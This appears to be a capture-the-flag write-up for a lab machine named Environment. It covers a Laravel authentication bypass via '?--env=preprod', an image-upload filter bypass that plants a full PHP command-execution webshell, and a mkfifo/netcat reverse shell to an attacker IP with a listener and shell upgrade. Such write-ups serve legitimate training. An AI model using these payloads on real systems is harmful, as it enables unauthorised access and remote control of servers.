
Forward forward

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
     $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
    }

    if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
        $request->session()->regenerate();
        $request->session()->put('user_id', 1);
        return redirect('/management/dashboard');
    }

    $user = User::where('email', $email)->first();
Critical discovery in source code: The code contains a developer shortcut:
1
2
3
4
if(App::environment() == "preprod") {
    $request->session()->put('user_id', 1);
    return redirect('/management/dashboard');
}
This means: if the Laravel environment is set to preprod, authentication is completely bypassed and the session is set to user ID 1 (admin). The comment //QOL: login directly as me in dev/local/preprod envs confirms this is an intentional developer convenience left exposed in production. This is the core of CVE-2024-5230.
Initial Foothold
CVE-2024-5230 — Laravel Environment Override via Query Parameter
What is CVE-2024-5230?
CVE-2024-5230 is a vulnerability in certain Laravel-based applications where the Artisan CLI environment flag (--env) can be passed directly through the HTTP query string. Laravel’s front controller (index.php) processes PHP CLI-style arguments when it detects them in the query string, allowing an attacker to force the application to load a different environment configuration (e.g., preprod, local, development). When a developer shortcut — such as the auto-login check shown above — exists in the application code but is guarded only by an environment check, this becomes a complete authentication bypass.
Attack Surface:
- Laravel’s
App::environment()reads from theAPP_ENVvalue, which can be overridden at runtime using--env. - There is no authentication or authorization check on whether this parameter can be supplied by external users.
- The
preprodenvironment triggers a hardcoded session injection (user_id = 1) that grants instant admin access without any credential validation.
Exploitation:
Intercept the login request and change the URL from:
1
POST/login
to:
1
POST/login?--env=preprod

What happens: By appending

?--env=preprodto the POST request URL, we instruct Laravel to switch its environment context topreprod. This causesApp::environment()to return"preprod", satisfying the backdoor condition in the login route. The session is then set touser_id = 1and we are redirected to/management/dashboardas the administrator — without ever supplying valid credentials.
Forward the intercepted request a couple of times, and we are logged in.
File Upload Webshell
In the profile page, we have an image upload functionality.



After trying different types of extensions, I finally found a way to upload a shell. File name= file.php.
Why
file.php.works (trailing dot bypass): The upload handler filters PHP files by extension. However, it likely strips or normalizes extensions insecurely. On Linux file systems, a trailing dot (.) is valid in a filename but is stripped by some frameworks when determining the extension. The server-side check seesfile.php.and does not match it against the.phpblocklist (since the last character is.). However, when nginx or the PHP-FPM handler later serves the file, it strips the trailing dot, effectively executingfile.phpas PHP code. This is a classic double extension / trailing character bypass.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
GIF87a
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
The
GIF87aheader: Prefixing the PHP webshell with theGIF87amagic bytes (the file signature for a GIF image) is a common technique to bypass MIME type validation. The server may read the first few bytes to detect the file type — seeingGIF87a, it classifies the file as an image. The PHP code that follows is still parsed and executed by the PHP engine when the file is requested, because extension-based execution takes priority over MIME type in most web server configurations.
In Burp, in the response of the POST/upload, we can see the path where the shell is uploaded.
1

http://environment.htb/storage/files/file.php
If it shows “File not found”, upload the shell again.
Reverse Shell Access

Now we take a reverse shell for ease.
Why a reverse shell over the webshell: While the webshell allows command execution via HTTP, it is stateless and not interactive. A reverse shell provides a persistent, interactive terminal session, enabling us to navigate the filesystem, run multi-step commands, read files, and perform privilege escalation more effectively.
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.56 4444 >/tmp/f
Breaking down the reverse shell payload:
rm /tmp/f— Removes any leftover named pipe from a previous attempt.mkfifo /tmp/f— Creates a named pipe (FIFO) at/tmp/f. Named pipes allow inter-process communication.cat /tmp/f | sh -i 2>&1— Reads from the pipe and pipes it into an interactive shell, redirecting stderr (2) to stdout (1) so all output is captured.nc 10.10.14.56 4444 > /tmp/f— Connects back to our listener, piping everything sent from the listener into the named pipe — completing the bidirectional communication loop.
1
nc -lvnp 4444
To make the shell stable.
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
